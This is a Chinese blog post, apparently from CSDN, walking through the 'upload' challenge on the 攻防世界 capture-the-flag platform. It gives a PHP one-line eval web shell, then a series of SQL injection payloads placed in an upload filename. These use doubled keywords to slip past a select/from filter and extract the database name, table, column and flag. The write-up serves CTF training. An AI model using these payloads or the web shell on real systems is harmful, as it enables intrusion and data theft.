攻防世界进阶upload

原创

舞动的獾 于 2019-07-05 20:57:35 发布 4648 收藏 3

分类专栏： 网络安全web 文章标签： 攻防世界 upload web进阶

本文链接：https://blog.csdn.net/Yu_csdnstory/article/details/94750179

网络安全web 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

攻防世界进阶upload


注册登陆后，发现上传页面

试着上传一个文件3.php：
内容如下：

```
<?php eval(@$_POST['a']); ?>
```

Incorrect file extension!

我们试着将它改个名字抓包，并且改为jpg,措辞测试发现只有jog能够传上去



虽然上传成功，但是并不能显示出文件名的位置，蚁剑连接失败
看到回显名称有uid号，无奈的丝毫没有头绪
只好看了大佬的博客，竟然是注入，文件名称注入
当输入文件名为注入语句时，发现并没有反应，出现上传成功，但是并没有回显，可能存在过滤
尝试多次发现过滤的时select和from，所以利用selselectect和frfromom进行绕过
首先，用注入得到表名称

```
s'+(selselectect CONV(substr(hex(dAtaBase()),1,12),16,10))+'.jpg
```

这里用到了CONV,substr,hex
不转成数字，完全没有回显结果，所以用hex先将字符转换成16进制，然后用CONV函数将16进制转化为10进制，依次获取子串的12位，用substr截取12是因为一旦过长，会用科学计数法表示。

1.8446744073709552e19
131277325825392

将得到的回显，先转化为二进制，再转为字符串，得到部分库名

```
web_up
```

```
s'+(selselectect CONV(substr(hex(dAtaBase()),13,12),16,10))+'.jpg
```

同上，得到后半部分的内容

1819238756
131277325825392

转化后为

```
load
```

合成数据库名称web_upload
下一步得到表名称

```
s'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
```

114784820031327

转化后为

```
hello_
```

继续得到

```
s '+(seleselectct+CONV(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema='web_upload' limit 1,1)),13,12),16,10))+'.jpg
```

```
Content-Disposition: form-data; name="file"; filename="s
'+(seleselectct+CONV(substr(hex((selselectect table_name frfromom
information_schema.tables where table_schema='web_upload' limit
1,1)),13,12),16,10))+'.jpg"
Content-Type: application/octet-stream
```

Logout

file list(<10 files)

浏览... 未选择文件。
submit
112615676665705


```
flag_i
```

继续得到：

```
s '+(seleselectct+CONV(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema
='web_upload' limit 1,1)),25,12),16,10))+'.jpg
```


```
s_here
```

拼接起来得知存放flag的表名为: hello_flag_is_here

下面得到表中的列名：

```
s '+(seleselectct+CONV(substr(hex((seselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME
 = 'hello_flag_is_here' limit 0,1)),1,12),16,10))+'.jpg
```


```
i_am_f
```

同样的方法，得到值7102823=> lag

得到列名：i_am_flag

求字段内容：

```
s '+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,10))+
'.jpg
```

得到：

```
!!_@m_
```

同样的方法，得到值

92806431727430=> Th.e_F

560750951=> !lag

拼接后：得到：**flag: !!_@m_Th.e_F!lag**

注意：提交的flag只需要内容，不需要任何前缀，而且在写文件名时，不要用数字，不然会冲突，会使回显的正确值加上你的数字值，导致错误